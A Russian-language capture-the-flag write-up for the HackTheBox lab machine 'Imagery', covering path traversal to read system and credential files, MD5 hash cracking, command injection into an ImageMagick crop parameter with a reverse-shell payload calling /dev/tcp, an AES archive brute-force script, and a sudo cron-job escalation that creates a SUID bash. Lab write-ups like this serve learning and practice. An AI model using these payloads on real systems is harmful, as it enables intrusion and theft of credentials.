Ну и всё, теперь эту сессию можно скопировать в DevTools, обновить страницу – и мы в панели админа. Что я и сделал. А вставил я ее в DevTools – Storage

session



value: сюда вставил сессию



Спустя какое то время исследования страницы. Наткнулся на то, что, когда я нажимаю Download log для [admin@imagery.htb](http://admin@imagery.htb), в параметре get запроса я увидел что он присваивает admin2imagery.htb.log, а это скорее всего системный файл и он откуда то скачивается. Поэтому мы попробуем скомпрометировать данный запрос и вытащить какие нибудь другие файлы из системы:

Воспользуемся утилитой curl.

Сначала присваиваем переменной COOKIE значение сессии администратора:

```
export COOKIE='session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMoILLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RIHeAdrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHB TO2irU6ccaVydB9b4LoBKrMv2w.aRSuZa.I_DoV6tz8YkdvTau_Sab5nJYoiU' #тут я очень часто менял сессию, так как решал машину не один день
```



Используя команду: `curl -i -H "Cookie: $COOKIE" \ "ссылка из GET запроса с параметром log_identifier=/etc/passwd"`

```
(root@kali)-[~]
# curl -i -H "Cookie: $COOKIE" \
> "http://imagery.htb:8000/admin/get_system_log?log_identifier=/etc/passwd"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Sat, 15 Nov 2025 08:12:12 GMT
Content-Disposition: attachment; filename=passwd
Content-Type: text/plain; charset=utf-8
Content-Length: 1982
Last-Modified: Mon, 22 Sep 2025 19:11:49 GMT
Cache-Control: no-cache
ETag: "1758568309.7066295-1982-393413677"
Date: Sat, 15 Nov 2025 08:12:12 GMT
Vary: Cookie
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Ну и собственно анализируя вывод. Я заметил, что у нас есть пользователь web, с домашней директорией /home/web, который еще имеет право на оболочку. – скорее всего там лежат исходники веба, подумал я. Оказалось, что они лежали в директории /home/web/web.

Так как я помнил, что у нас это python FLASK приложение. А там частые файлы и директории это app.py, config.py в templates может лежать бд.

Я попробовал сначала вытащить содержимое app.py – получилось. Но содержимое файла мне толком ничего не дало. Поэтому я попробовал вытащить содержимое файла config.py

```

(root@kali)-[~/web]
# curl -i -H "Cookie: $COOKIE" \
"http://imagery.htb:8000/admin/get_system_log?log_identifier=/home/web/web/config.py"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Sat, 15 Nov 2025 09:11:21 GMT
Content-Disposition: attachment; filename=config.py
Content-Type: text/plain; charset=utf-8
Content-Length: 1809
Last-Modified: Tue, 05 Aug 2025 08:59:49 GMT
Cache-Control: no-cache
ETag: "1754384389.0-1809-1659570287"
Date: Sat, 15 Nov 2025 09:11:21 GMT
Vary: Cookie
Connection: close

import os
import ipaddress

DATA_STORE_PATH = 'db.json'
UPLOAD_FOLDER = 'uploads'
SYSTEM_LOG_FOLDER = 'system_logs'

os.makedirs(UPLOAD_FOLDER, exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin'), exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin', 'converted'), exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin', 'transformed'), exist_ok=True)
os.makedirs(SYSTEM_LOG_FOLDER, exist_ok=True)

MAX_LOGIN_ATTEMPTS = 10
ACCOUNT_LOCKOUT_DURATION_MINS = 1

ALLOWED_MEDIA_EXTENSIONS = {'jpg', 'jpeg', 'png', 'gif', 'bmp', 'tiff', 'pdf'}

```

Из его вывода я обнаружил, что у нас имеется db.json

Аналогичным способом попробовал вытащить:

```

# curl -i -H "Cookie: $COOKIE" \
"http://imagery.htb:8000/admin/get_system_log?log_identifier=/home/web/web/db.json"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Sat, 15 Nov 2025 08:30:08 GMT
Content-Disposition: attachment; filename=db.json
Content-Type: text/plain; charset=utf-8
Content-Length: 975
Last-Modified: Sat, 15 Nov 2025 08:30:08 GMT
Cache-Control: no-cache
ETag: "1763195408.1054063-975-1367148432"
Date: Sat, 15 Nov 2025 08:30:08 GMT
Vary: Cookie
Connection: close

{
  "users": [
    {
      "username": "admin@imagery.htb",
      "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
      "isAdmin": true,
      "displayId": "a1b2c3d4",
      "login_attempts": 0,
      "isTestuser": false,
      "failed_login_attempts": 0,
      "locked_until": null
    },
    {
      "username": "testuser@imagery.htb",
      "password": "2c65c8d7bfbca32a3ed42596192384f6",
      "isAdmin": false,
      "displayId": "e5f6g7h8",
      "login_attempts": 0,
      "isTestuser": true,

```

Ну и таким образом я получил бд для веба, где лежали имя и захешированные пароли для пользователей: [admin@imagery.htb](mailto:admin@imagery.htb) и [testuser@imagery.htb](mailto:testuser@imagery.htb)

```
"admin@imagery.htb", "5d9c1d507a3f76af1e5c97a3ad1eaa31",  
"testuser@imagery.htb", "2c65c8d7bfbc32a3ed42596192384f6"
```

Вставив их в ХЭШ анализатор из интернета, я узнал, что это **MD5 хэши**.

И их можно взломать, с помощью утилиты hashcat, что я и сделал.

Сначала закинул хэш пользователя testuser в файл hashes.txt

А потом ввел команду `hashcat -m0 -a0 hashes.txt /usr/share/wordlists/rockyou.txt`

У меня вывело, что данный хэш уже был взломан. И я его смог посмотреть


командой `hashcat -m0 --show hashes.txt`

```
(root@kali)~[~/j]  
# cat hashes.txt  
2c65c8d7bfbc32a3ed42596192384f6  
  
(root@kali)~[~/j]  
# hashcat -m0 -a0 hashes.txt /usr/share/wordlists/rockyou.txt  
hashcat (v7.1.2) starting  
  
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]  
  
* Device #01: cpu-haswell-13th Gen Intel(R) Core(TM) i9-13900HK, 2948/5897 MB (1024 MB allocatable), 2MCU  
  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256  
  
INFO: All hashes found as potfile and/or empty entries! Use --show to display them.  
For more information, see https://hashcat.net/faq/potfile  
  
Started: Sat Nov 15 05:28:17 2025  
Stopped: Sat Nov 15 05:28:18 2025  
  
(root@kali)~[~/j]  
# hashcat -m 0 --show hashes.txt  
2c65c8d7bfbc32a3ed42596192384f6:iambatman
```

и собственно, получилось взломать хэш пароля пользователя testuser – пароль: iambatman

пароль админа пробрутить кстати не получилось через rockyou.txt, но нам это и не надо.

Дальше получилось авторизоваться под пользователем testuser:



Дальше конечно. Я сам не смог. Найти ход решения. Пришлось использовать подсказки.

Дальше я собственно, таким же образом, через утилиту curl перехватил файл `api_edit.py`

В котором находилась уязвимость в обработчике `/apply_visual_transform`

```
try:
    unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"
    output_filename_in_db = os.path.join('admin', 'transformed', unique_output_filename)
    output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
    if transform_type == 'crop':
        x = str(params.get('x'))
        y = str(params.get('y'))
        width = str(params.get('width'))
        height = str(params.get('height'))
        command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
        subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
```

Собственно. что здесь происходит. Обработчик берет значения x,y,width,height и прямо подставляет их в строку команды. и команда запускается с shell=true. Это значит, что строка попадает в оболочку /bin/sh, а та уже решает, что и как выполнить.

Это уязвимо, потому что если вместо числа передать, что то вроде 100; whoami;#, оболочка воспримет ; как разделитель и выполнит нашу добавленную команду.


Собственно я нашел данную форму на сайте и выполнил для нее успешный post запрос и сначала собрал всю инфу о нем через DevTools:

The screenshot shows the Network tab in Chrome DevTools. A POST request to `http://imagery.htb:8000/apply_visual_transform` is selected. The status is **200 OK**. The response headers are expanded, showing:

- Connection: close
- Content-Length: 209
- Content-Type: application/json
- Date: Fri, 14 Nov 2025 14:47:00 GMT
- Server: Werkzeug/3.1.3 Python/3.12.7
- Vary: Cookie

The screenshot shows the Request Headers for the selected POST request. The headers are:

- Accept: \*/\*
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Content-Length: 123
- Content-Type: application/json
- Cookie: session=.eJxNjTEOgzAMRe\_iuWKjRZno2FNELjGJJWJQ7AwlcfeSAanjf\_9J74DAui24fwl4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-Tdu5nGa1ioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aRcvCw.lzgua\_JUrPa309RgBAtdI5Bixww
- Host: imagery.htb:8000
- Origin: <http://imagery.htb:8000>
- Priority: u=0
- Referer: <http://imagery.htb:8000/>
- User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:140.0) Gecko/20100101 Firefox/14.0.0



Ну я собственно используя вот эти все параметры я скомпрометировал POST запрос с помощью утилиты CURL, в котором я в параметр width вставил команду для установки реверсшелла (до этого заранее пробросив порт 9001 через netcat:

```
curl -s 'http://imagery.htb:8000/apply_visual_transform' \
-H 'Content-Type: application/json' \
-H 'Cookie: session=.eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J7yd8m-cP4Ay4kxcQ.aRcvCw.lzgua_JUrPa309RgBATDI5Bixww' \
-d '{
  "imageId": "7c229052-74b8-48b8-b581-8bb4348dd9f5",
  "transformType": "crop",
  "params": {
    "x": "0",
    "y": "0",
    "width": "100;bash -c \"bash -i >& /dev/tcp/10.10.14.242/9001 0>&1\"
  }
}
```

The image contains two terminal screenshots. The left terminal shows a curl command being executed, which returns a JSON response with an 'imageId' and 'transformType'. The right terminal shows a series of commands: 'zsh: corrupt history file /home/kali/.zsh\_history', 'su -', 'zsh: corrupt history file /root/.zsh\_history', and 'nc -lvnp 9001'. It then shows a connection from 10.10.11.88 on port 52052, followed by a 'bash' prompt and a 'web@imagery:~/web\$' prompt.

Команда сработала, реверсшелл установлен и я попал под пользователя [web@imagery.htb](#) в каталог web.

### Мини разборчик на команду:

опция -s для тихого режима, -H для заголовка, -d '{"": "", "": ""}' данные отправляются на сервер в теле HTTP запроса POST, используется в сочетании с -H 'Content-Type: application/....' чтобы передавать данные в определенном формате.

### Объяснение, почему не вставили команду в браузере:

Так как на фронтенде стоит проверка, только на числа. А вот на сервере (бэкэнде) в обработке никаких проверок нет. Утилита Curl и Burp обходят фронтенд и делают пост запрос на бэкэнд.

Invalid crop parameters. X, Y, Width, Height must be valid numbers and Width/Height > 0.

Фронтенд – все что скачивается в мой браузер и выполняется у меня: HTML страницы, CSS картинки, JS скрипты.

Бэкэнд – код, который работает на сервере.

в DevTools фронтенд это Doc, HTML, CSS, JS

А Fetch/XHR – запросы фронтенда к бэкэнду.

API – то эндпоинты, к которым фронтенд обращается за данными/операциями. Короче говоря обработки.

Ладно.... Не много отошли от дела. Собственно.

Дальше я на самом деле очень просто получил флаг....

Потому что на том этапе, когда мы из панели админа могли получать содержимое любого файла, я воспользовался подсказкой и выкачал файл web.zip.aes, по идее я мог его начать взламывать, как раз вот с этого этапа, когда получил шелл. И чтобы в моем вайтапе была хоть какая то доля логики, я покажу, как я взламываю его сейчас)

И еще забыл сказать, что когда мы получили содержимое /etc/passwd, там был пользователь mark, который имеет право на оболочку.

```
curl -s -H "Cookie: $COOKIE" \
```

```
'http://imagery.htb:8000/admin/get_system_log?log_identifier=../../../../var/backup/web_20250806_120723.zip.aes' \
```

```
-o web.zip.aes
```

Почему в этот раз без опции `-i`. Дело в том, что `-i` не используется в комбинации с опцией `-o`. `-i` это включить заголовки HTTP в вывод. Если бы мы поставили `-i` то мусор бы сохранился в наш `web.zip.aes`. Поэтому так. Ну и утилита `curl` сама по себе скачивает байты. Поэтому можно сказать мы по байтам выкачали файл и сохранили его под названием `web.zip.aes`

Собственно мы зашли в виртуальное окружение `python`:

```
python3 -m venv .venv
```

```
source .venv/bin/activate
```

Ну и с помощью скрипта на `python` и словаря `rockyou.txt`, который написала мне ИИ, локально пробрутили пароль для этого `.aes` архива.

Пароль: `bestfriends`

```
(.venv)-(root@kali)-[~]
# python3 - <<'PY'
import pyAesCrypt, sys
buf = 64*1024
enc = 'web.zip.aes'
wl = '/usr/share/wordlists/rockyou.txt'
with open(wl, errors='ignore') as f:
    for i, pw in enumerate(f, 1):
        pw = pw.strip()
        try:
            pyAesCrypt.decryptFile(enc, 'web.zip', pw, buf)
            print('[+] PASS:', pw)
            sys.exit(0)
        except Exception:
            pass
print('[-] Password not found in wordlist.')
PY
[+] PASS: bestfriends
```

После чего смогли расшифровать:

Опять с помощью кода, который написала ИИ.



```

(.venv)-(root@kali)-[~]
# python3 - <<'PY'
import pyAesCrypt
pyAesCrypt.decryptFile('web.zip.aes','web.zip','bestfriends',64*1024)
PY

(.venv)-(root@kali)-[~]
# ls
aes.hash  bin      include  lib      pyvenv.cfg  users.db  web.zip  XSSStrike
app.py    db.json  k.py     lib64    test        venv      web.zip.aes

```

Ну а дальше просто распаковали:

И воуля, исходники:

```

(.venv)-(root@kali)-[~]
# ls
aes.hash  bin      include  lib      pyvenv.cfg  users.db  web      web.zip.aes
app.py    db.json  k.py     lib64    test        venv      web.zip  XSSStrike

(.venv)-(root@kali)-[~]
# cd web

(.venv)-(root@kali)-[~/web]
# ls
api_admin.py  api_edit.py  api_misc.py  app.py  db.json  __pycache__  templates
api_auth.py   api_manage.py  api_upload.py  config.py  env      system_logs  utils.py

```

Читаю db.json

```
(root@kali)-[~/web]
# cat db.json

"users": [
  {
    "username": "admin@imagery.htb",
    "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
    "displayId": "f8p10uw0",
    "isTestuser": false,
    "isAdmin": true,
    "failed_login_attempts": 0,
    "locked_until": null
  },
  {
    "username": "testuser@imagery.htb",
    "password": "2c65c8d7bfbca32a3ed42596192384f6",
    "displayId": "8utz23o5",
    "isTestuser": true,
    "isAdmin": false,
    "failed_login_attempts": 0,
    "locked_until": null
  },
  {
    "username": "mark@imagery.htb",
    "password": "01c3d2e5bdaf6134cec0a367cf53e535",
    "displayId": "868facaf",
    "isAdmin": false,
    "failed_login_attempts": 0,
    "locked_until": null,
    "isTestuser": false
  }
]
```

```

    },
    {
      "username": "web@imagery.htb",
      "password": "84e3c804cf1fa14306f26f9f3da177e0",
      "displayId": "7be291d4",
      "isAdmin": true,
      "failed_login_attempts": 0,
      "locked_until": null,
      "isTestuser": false
    }
  ],
  "images": [],
  "bug_reports": [],
  "image_collections": [
    {
      "name": "My Images"
    },
    {
      "name": "Unsorted"
    },
    {
      "name": "Converted"
    },
    {
      "name": "Transformed"
    }
  ]
]

```

Тут мы уже видим по больше данных.

Ну и я аналогично, через hashcat пробрутил пароль для пользователя mark:

```
jq -r '.users[] | "\""(.username):\"(.password)\""' db.json > hashes_u.txt
```

```
└─(root@kali)-[~/web]
```

```
└─# cat hashes_u.txt
```

```
admin@imagery.htb:5d9c1d507a3f76af1e5c97a3ad1eaa31
```

```
testuser@imagery.htb:2c65c8d7bfbca32a3ed42596192384f6
```

```
mark@imagery.htb:01c3d2e5bdaf6134cec0a367cf53e535
```

```
web@imagery.htb:84e3c804cf1fa14306f26f9f3da177e0
```

```
hashcat -m 0 -a 0 --username hashes_u.txt /usr/share/wordlists/rockyou.txt
```

```
2c65c8d7bfbca32a3ed42596192384f6:iambatman
```

```
01c3d2e5bdaf6134cec0a367cf53e535:supersmash
```

Ну и всё) Теперь можем вернуться к тому этапу, когда мы построили реверсшелл. Предположим, что мы обнаружили этот файл web\_блаблабла.zip.aes когда попали в систему)

И так как пароль от марка мы уже знаем, я просто прописал su mark и меня пустило. Всё, first flag!

(SSH кстати не работал, там было написано, что вход только через Public Key):

Красиво получаю первый флаг:

```
web@Imagery:~/web$ su mark
su mark
Password: supersmash
ls
api_admin.py
api_auth.py
api_edit.py
api_manage.py
api_misc.py
api_upload.py
app.py
bot
config.py
db.json
env
__pycache__
static
system_logs
templates
uploads
utils.py
whoami
mark
cd
ls
user.txt
cat user.txt
b1c3c2148db17f1ce4da6b956cda747f
```

Ну всё, дальше действуем по классике. sudo -l выдало что марку доступно:

```
/usr/local/bin/charcol -NOPASSWD
```

```
whoami
mark
cd
ls
user.txt
cat user.txt
b1c3c2148db17f1ce4da6b956cda747f
ls
user.txt
ls
user.txt
sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mark may run the following commands on Imagery:
```

sudo -l

Matching Defaults entries for mark on Imagery:

env\_reset, mail\_badpass,

secure\_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,

use\_pty

User mark may run the following commands on Imagery:

(ALL) NOPASSWD: /usr/local/bin/charcol

Ну и через это значит и будем повышать привилегии)

Глянул help по данной команде:

sudo /usr/local/bin/charcol --help

usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:

{shell,help}      Available commands

shell            Enter an interactive Charcol shell.

help            Show help message for Charcol or a specific command.

options:

--quiet          Suppress all informational output, showing only  
                 warnings and errors.

-R, --reset-password-to-default

Reset application password to default (requires system  
password verification)

Интересные штуки это reset password to default и shell

Вызвав shell мы попадаем в оболочку утилиты:

```
password verification).
sudo /usr/local/bin/charcol shell

Charcol

Charcol The Backup Suit - Development edition 1.0.0

[2025-11-14 15:42:24] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol> ls
[2025-11-14 15:42:28] [ERROR] Error: Command 'ls' is not a recognized Charcol command in the interactive shell. Blocked.
[2025-11-14 15:42:28] [INFO] Did you mean 'list'?
charcol> list
usage: list [-h] [-p PASSWORD] [--ask-password] encrypted_file
list: error: the following arguments are required: encrypted_file
[2025-11-14 15:42:33] [ERROR] Invalid 'list' command arguments. Use 'help list' for usage.
charcol> help
```

Вот help по оболочке:

[2025-11-14 15:42:36] [INFO]

Charcol Shell Commands:

Backup & Fetch:

backup -i <paths...> [-o <output\_file>] [-p <file\_password>] [-c <level>] [--type <archive\_type>] [-e <patterns...>] [--no-timestamp] [-f] [--skip-symlinks] [--ask-password]

Purpose: Create an encrypted backup archive from specified files/directories.

Output: File will have a '.aes' extension if encrypted. Defaults to '/var/backup/'.

Naming: Automatically adds timestamp unless --no-timestamp is used. If no -o, uses input filename as base.

Permissions: Files created with 664 permissions. Ownership is user:group.

Encryption:

- If '--app-password' is set (status 1) and no '-p <file\_password>' is given, uses the application password for encryption.

- If 'no password' mode is set (status 2) and no '-p <file\_password>' is given, creates an UNENCRYPTED archive.

Examples:

- Encrypted with file-specific password:

backup -i /home/user/my\_docs /var/log/nginx/access.log -o /tmp/web\_logs -p <file\_password> --verbose --type tar.gz -c 9

- Encrypted with app password (if status 1):

backup -i /home/user/example\_file.json

- Unencrypted (if status 2 and no -p):

```
backup -i /home/user/example_file.json
```

- No timestamp:

```
backup -i /home/user/example_file.json --no-timestamp
```

```
fetch <url> [-o <output_file>] [-p <file_password>] [-f] [--ask-password]
```

Purpose: Download a file from a URL, encrypt it, and save it.

Output: File will have a '.aes' extension if encrypted. Defaults to '/var/backup/fetched\_file'.

Permissions: Files created with 664 permissions. Ownership is current user:group.

Restrictions: Fetching from loopback addresses (e.g., localhost, 127.0.0.1) is blocked.

Encryption:

- If '--app-password' is set (status 1) and no '-p <file\_password>' is given, uses the application password for encryption.

- If 'no password' mode is set (status 2) and no '-p <file\_password>' is given, creates an UNENCRYPTED file.

Examples:

- Encrypted:

```
fetch <URL> -o <output_file_path> -p <file_password> --force
```

- Unencrypted (if status 2 and no -p):

```
fetch <URL> -o <output_file_path>
```

Integrity & Extraction:

```
list <encrypted_file> [-p <file_password>] [--ask-password]
```

Purpose: Decrypt and list contents of an encrypted Charcol archive.

Note: Requires the correct decryption password.

Supported Types: .zip.aes, .tar.gz.aes, .tar.bz2.aes.

Example:

```
list /var/backup/<encrypted_file_name>.zip.aes -p <file_password>
```

```
check <encrypted_file> [-p <file_password>] [--ask-password]
```

Purpose: Decrypt and verify the structural integrity of an encrypted Charcol archive.

Note: Requires the correct decryption password. This checks the archive format, not internal data consistency.

Supported Types: .zip.aes, .tar.gz.aes, .tar.bz2.aes.

Example:

```
check /var/backup/<encrypted_file_name>.tar.gz.aes -p <file_password>
```

```
extract <encrypted_file> <output_directory> [-p <file_password>] [--ask-password]
```

Purpose: Decrypt an encrypted Charcol archive and extract its contents.

Note: Requires the correct decryption password.

Example:

```
extract /var/backup/<encrypted_file_name>.zip.aes /tmp/restored_data -p <file_password>
```

Automated Jobs (Cron):

```
auto add --schedule "<cron_schedule>" --command "<shell_command>" --name "<job_name>" [--log-output <log_file>]
```

Purpose: Add a new automated cron job managed by Charcol.

Verification:

- If '--app-password' is set (status 1): Requires Charcol application password (via global --app-password flag).

- If 'no password' mode is set (status 2): Requires system password verification (in interactive shell).

Security Warning: Charcol does NOT validate the safety of the --command. Use absolute paths.

Examples:

- Status 1 (encrypted app password), cron:

```
CHARCOL_NON_INTERACTIVE=true charcol --app-password <app_password> auto add \  
--schedule "0 2 * * *" --command "charcol backup -i /home/user/docs -p <file_password>" \  
--name "Daily Docs Backup" --log-output <log_file_path>
```

- Status 2 (no app password), cron, unencrypted backup:

```
CHARCOL_NON_INTERACTIVE=true charcol auto add \  
--schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \  
--name "Daily Docs Backup" --log-output <log_file_path>
```

- Status 2 (no app password), interactive:

```
auto add --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \  
--name "Daily Docs Backup" --log-output <log_file_path>  
  
(will prompt for system password)
```

```
auto list
```



Purpose: List all automated jobs managed by Charcol.

Example:

```
auto list
```

```
auto edit <job_id> [--schedule "<new_schedule>"] [--command "<new_command>"] [--name "<new_name>"] [--log-output <new_log_file>]
```

Purpose: Modify an existing Charcol-managed automated job.

Verification: Same as 'auto add'.

Example:

```
auto edit <job_id> --schedule "30 4 * * *" --name "Updated Backup Job"
```

```
auto delete <job_id>
```

Purpose: Remove an automated job managed by Charcol.

Verification: Same as 'auto add'.

Example:

```
auto delete <job_id>
```

Shell & Help:

```
shell
```

Purpose: Enter this interactive Charcol shell.

Example:

```
shell
```

```
exit
```

Purpose: Exit the Charcol shell.

Example:

```
exit
```

```
clear
```

Purpose: Clear the interactive shell screen.

Example:

```
clear
```

help [command]

Purpose: Show help for Charcol or a specific command.

Example:

help backup

Global Flags (apply to all commands unless overridden):

--app-password <password> : Provide the Charcol \*application password\* directly. Required for 'auto' commands if status 1. Less secure than interactive prompt.

-p, "--password" <password> : Provide the \*file encryption/decryption password\* directly. Overrides application password for file operations. Less secure than --ask-password.

-v, "--verbose" : Enable verbose output.

--quiet : Suppress informational output (show only warnings and errors).

--log-file <path> : Log all output to a specified file.

--dry-run : Simulate actions without actual file changes (for 'backup' and 'fetch').

--ask-password : Prompt for the \*file encryption/decryption password\* securely. Overrides -p and application password for file operations.


--no-banner : Do not display the ASCII banner.

-R, "--reset-password-to-default" : Reset application password to default (requires system password verification).

Короче много блаблабла, коорое мне пришлось переводить. Ну и собственно, здесь эксплуатация будет через auto add

Эксплуатация утилиты через shell:

```
sudo /usr/local/bin/charcol shell
```



Charcol The Backup Suit - Development edition 1.0.0

```
[2025-11-14 17:03:48] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol> auto add --schedule "* * * * *" --command "/usr/bin/install -m 4755 /bin/bash /usr/local/bin/bsh" --name r00t_job_fix --log-output /tmp/charfix.log
Enter system password for user 'mark' to confirm:
/usr/lib/python3.12/getpass.py:91: GetPassWarning: Can not control echo on the terminal.
  passwd = fallback_getpass(prompt, stream)
Warning: Password input may be echoed.
123456

[2025-11-14 17:03:57] [INFO] System password verification required for this operation.
[2025-11-14 17:04:00] [INFO] System password verified successfully.
[2025-11-14 17:04:00] [INFO] Auto job 'r00t_job_fix' (ID: 299efc12-ade9-4d9b-af74-3b79c2ea0893) added successfully. The job will run according to schedule.
